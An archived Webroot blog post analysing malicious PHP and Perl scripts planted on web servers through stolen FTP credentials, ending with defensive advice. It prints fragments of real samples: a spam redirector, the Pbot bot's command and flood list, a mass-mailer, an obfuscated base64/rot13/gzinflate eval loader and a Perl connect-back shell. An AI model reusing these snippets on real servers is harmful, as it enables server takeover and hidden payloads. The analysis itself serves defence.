
Malicious PHP Scripts on the Rise - Webroot Blog

By Blog Staff

Published: 2011-02-22 · Archived: 2026-04-05 12:45:57 UTC



Last week, I gave a talk at the RSA Security Conference about malicious PHP scripts. For those who couldn't attend the conference, I wanted to give you a glimpse into this world to which, until last year, I hadn't paid much attention.

My normal week begins with a quick scan of malware lists — URLs that point to new samples — that come from a variety of public sources. I started noticing an increasing number of non-executable **PHP** and **Perl** scripts appearing on those lists and decided to dig a little deeper.

In a lot of ways, PHP is an ideal platform for malicious Web pages. For programmers and techies, PHP is easy to learn. Virtually all Web servers run the PHP engine, so there are vast numbers of potential "victims" (though the numbers aren't anything close to the number of Windows-using potential malware victims). And just like many forms of executable malware that runs on Windows — the type I'm more familiar with — the most successful malicious PHP scripts permit their users (the criminals) to control and manipulate Web servers for their own benefit and, most commonly, profit.

How Infections Happen

When a Web server becomes "infected" with malicious PHP, it's not the same as when a Trojan executes on a Windows desktop. The "infection process" involves little more than a criminal breaking and entering a Web server using stolen FTP credentials, dropping off the files in directories accessible from the outside world, and logging out. This can be accomplished manually, one server at a time, but is more commonly done using automated processes that attempt to break into large numbers of servers using stolen (or brute-forced) FTP credentials.

```
<?php

$urls = array (
            'http://www.medmercuryspillspharmacy.com/index.php?p
            'http://www.prescriptiondrugtoretabletspharmacy.com/
            'http://www.tabletdrugstorehealthprofessionals.com/i
          );
$URL = $urls[rand(0, count($urls) - 1)].rand(11, 99);
header ("Location: $URL");
```

The most simplistic forms of malicious PHP scripts, shown above, simply redirect site visitors to a different page, but can do so dynamically. The code shown here was pushed to a Web server whose owner's FTP credentials had been stolen. Links to the page then were sent as spam email and instant messages, and people who clicked one of those spammed links ended up redirected to one of three **"Canadian Pharmacy"** type Web sites selling "pharmaceuticals" — with each visitor redirected, at random, to one of the three URLs embedded in the script. Every few minutes, the malicious script distributor's automated process would upload a new version of this script, containing different URLs.

While that behavior definitely qualifies as malicious, that's not especially dynamic or even particularly interesting. What really caught my eye were the scripts that offered criminals remote access to the server's file system, as well as scripts that, when executed, force servers to join botnets.

PHP Malware types

The most commonly distributed botnet client is a script that its author named **Pbot**. When executed — and, by executed, I mean *when someone browses to the page on a Web server where the file is located* – it launches a process that connects to whatever Internet Relay Chat server the Pbot's owner has configured it to join.

```
.exec <cmd> // uses exec() //execute a command
.sexec <cmd> // uses shell_exec() //execute a command
.cmd <cmd> // uses popen() //execute a command
.info //get system information
.php <php code> // uses eval() //execute php code
.tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
.udpflood <target> <packets> <packetsize> <delay> //udpflood attack
```


The highly capable, configurable script comes with full instructions, which include the ability to execute arbitrary commands, inject PHP scripts or instructions, or engage in attacks against other servers. It also typically contains a "Connect Back" Perl script which, when executed, permits the bot's operator to connect to the affected server remotely, bypassing typical firewall protections.

```
//EMAIL DO DESTINAT?RIO
$destinatario = "$remetente";

//ASSUNTO DO EMAIL
$assunto = "$assunto";

//MENSAGEM DO EMAIL
$mensagem = $html;
$mensagem = stripslashes($mensagem);
//CABE?ALHO DO EMAIL
$headers  = "MIME-Version: 1.0\r\n";
$headers .= "Content-type: text/html;
/* headers adicionais */
$headers .= "From: <$remetente>\r\n";
$headers .= "Cc: $remetente\r\n";
$headers .= "Bcc: e$remetente\r\n";

//ARQUIVO COM OS EMAILS
$arquivo = $lista;
```

I also saw a lot of scripts designed solely to send spam as quickly as possible. One such script, which I nicknamed **Mala Direta** after a comment embedded in the file (and I was told, after the session ended, means “direct mail” in Portuguese), gives the spammer the ability to pre-configure the headers and message body of the email message that would be spammed, and provide the script with a text file of email addresses to which the script will send the spam message. It’s an efficient and clever tool, shown (in part) above.

Another common script type is the **Cloner**, which takes the shotgun approach to file duplication to the extreme. It’s a simple script that attempts to use any file copy command the server is capable of executing to retrieve payloads from remote servers, or, in worm-like behavior, move duplicates of a malicious script to multiple locations on the affected server.

The third type of script I frequently see are so-called **Remote Shell** scripts. These provide a full remote contol functionality to the server, at least in the context of the permissions of the process in which the script runs. These scripts are potentially the most dangerous, because they give a remote attacker halfway around the world the same level of control over the server as an administrator sitting at a keyboard.



Other characteristics of malicious PHP

Because PHP scripts are, in essence, plain text files, their creators employ a technique of embedding files, payloads, and even parts of themselves as large blocks of base64-encoded data. This is done not only to frustrate analysis but to make it more difficult for file scanners to detect the true contents of the file. In many cases, the scripts encode payloads using base64, then are themselves encased in another layer of base64 encoding, which may be gzdeflated and/or “ROT13”-ed — or in many cases, all three — to further obfuscate the contents.

```
$nomaden = "7L3pbSI5sgD6/3zfbIcsxtNyjzGb8Unuqp5xNZjFg
DuXBDhyCTmrlQLsRYtRdjJrFzZo9g7nt33p9JLx541QJqStZ+yOA2
cBtrMlB1bu+CDLSPwIDnDIxlSM/eFrJq28DtYzTQs123/nP/xOO0F
dNFE+TI2P43Pbd1G9bLHSxqfqn/g3x8MEUsug1WcKzf0LCnd6ufG6
bRTSo5AOE3xS04yPNfx3TCto3EzRJIPcDeRhIH0D6RtV30D6Jm36E
EAr7m0e80BsKOxa4X0FHvGElnjLTCapJOIxpNm3DnMk9fE75GxIvl
YAHdCebBdBik9/eboDLEaADZN24B6fUSRUsklJoUdGBn3HkEgJGgD
eval(gzinflate(str_rot13(base64_decode($nomaden))));
exit;
```

Perl scripts are also commonly used as payloads; Many remote shell scripts include as payloads Perl components that can bypass firewalls, change directory permissions, or even act as IRC bots themselves, for mass-control of infected server botnets. Several remote shells also embed either Windows .exe files or Linux ELF executables — or, frequently, both — that perform other tasks, such as clearing log files or steal passwords.

```
#!/usr/bin/perl
use Socket;
$cmd= "lynx";
$system= 'echo "`uname -a`";';
$system1= 'echo "`id`";';
$system2= 'echo "`pwd`";';
$system3= 'echo "`whoami`@`hostname`:~ >";';
$system4= '/bin/sh';
$0=$cmd;
```

What do we do now?

We could talk at length about various products or tools you can use to clean up the mess, but in the case of malicious PHP, server security is the name of the game. Without exception, compromised FTP credentials were the reason the malicious PHP samples that were sent to me by server administrators ended up on the servers where they were found.

Best practices include the use of strong FTP and/or SCP passwords, and changing those passwords on a regular, frequent basis. If your organization is able, dedicate a single machine for the purposes of handling Web site management, and don't use that machine for any other purpose. One attendee of the talk asked if the procedures recommended by OWASP are suitable for defense, and I'd agree that their statement of principles aligns with what I'd consider good security practices in general.

Of course, if you discover these files in place — you might notice a spike in logs indicating a lot of traffic directed at an odd directory, such as an images folder, or the server making outbound IRC connections to port 6667 somewhere — just removing them isn't enough. You'll need to change any FTP/SFTP/SCP passwords for all users with access to the affected server first. Once that's accomplished, you can go about the task of cleaning up the mess without having to worry about it all coming back again.

Blog Staff

About the Author

Blog Staff

The Webroot blog offers expert insights and analysis into the latest cybersecurity trends. Whether you're a home or business user, we're dedicated to giving you the awareness and knowledge needed to stay ahead of today's cyber threats.
